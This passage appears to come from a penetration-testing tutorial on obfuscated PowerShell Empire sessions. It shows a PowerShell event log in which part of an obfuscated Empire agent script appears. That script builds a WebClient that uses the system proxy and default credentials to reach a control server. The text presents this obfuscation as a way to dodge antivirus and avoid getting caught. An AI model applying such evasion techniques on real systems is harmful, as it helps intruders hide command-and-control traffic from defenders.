Now the session we have received is through obfuscation and we will confirm this by using Event Viewer. Follow the same path as earlier (**Applications and Services Logs > Microsoft > Windows > PowerShell > Operational)** in the Event Viewer to see the log created by our malicious file. AS you can see in the image below, the details that the log has now is vague and confusing. This makes the file unreadable by the system and is successful in dodging defenses such as anti-viruses.



Operational Number of events: 30

Level	Source	Event ID	Task Category
Warning	PowerShell (M...	4104	Execute a Remote Command
Warning	PowerShell (M...	4100	Executing Pipeline
Warning	PowerShell (M...	4104	Execute a Remote Command

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

```
Creating Scriptblock text (1 of 1):
{
                param(${p`Ac`KETs})
                if(${PAC`k`ETS}) {
                    ${E`N`cbytEs} = &("{2}{0}{1}" -f't','es','Encrypt-By') ${pack`e`Ts}
                    ${roUTiNg`p`A`cKET} = &("{1}{4}{2}{3}{0}"-f'ket','New-Rou','g','Pac','tin') -EncData ${EN`CB`yTeS} -
Meta 5
                    if(${scrIP`T:cO`N`Trols`ERV`ERs}[${s`CRI`pt:S`eRVeRInD`ex}].("{1}{2}{0}"-f'h','StartsWi','t').Invoke(("{0}
{1}" -f 'ht','tp'))) {
                        ${5`66} = &("{0}{2}{1}"-f'New-Ob','ect','j') ("{4}{1}{0}{3}{5}{2}"-f 'Net.','m.','bClient','W','Syste','e')
                        ${5`66}."PrO`xy" =  ( &("{1}{2}{0}"-f'ble','vaR','IA')  ("{1}{0}"-f'e9','x')  )."v`AlUe"::("{3}{0}{2}{1}" -f
'e','Proxy','b','GetSystemW').Invoke();
                        ${5`66}."pR`oXY"."c`R`EDENt`laLS" =  ( &("{0}{1}{2}"-f 'gET-IT','E','M') ("{2}{3}{4}{0}{1}"-
f'ABLE:mg7','eb','VA','R','I'))."V`ALUE"::"d`eFAulT`C`R`edEntIALS";
```

Log Name:	Microsoft-Windows-PowerShell/Operational		
Source:	PowerShell (Microsoft-Wind	Logged:	10/8/2020 12:43:34 PM
Event ID:	4104	Task Category:	Execute a Remote Command
Level:	Warning	Keywords:	None
User:	DESKTOP-TT14AQK\raj	Computer:	DESKTOP-TT14AQK
OpCode:	On create calls		
More Information:	Event Log Online Help		

This way the Obfuscated Empire can save you from getting caught in the target system. It is important to learn such techniques to glide by the defenses in the target system to test whether the defenses in the place are proper or not.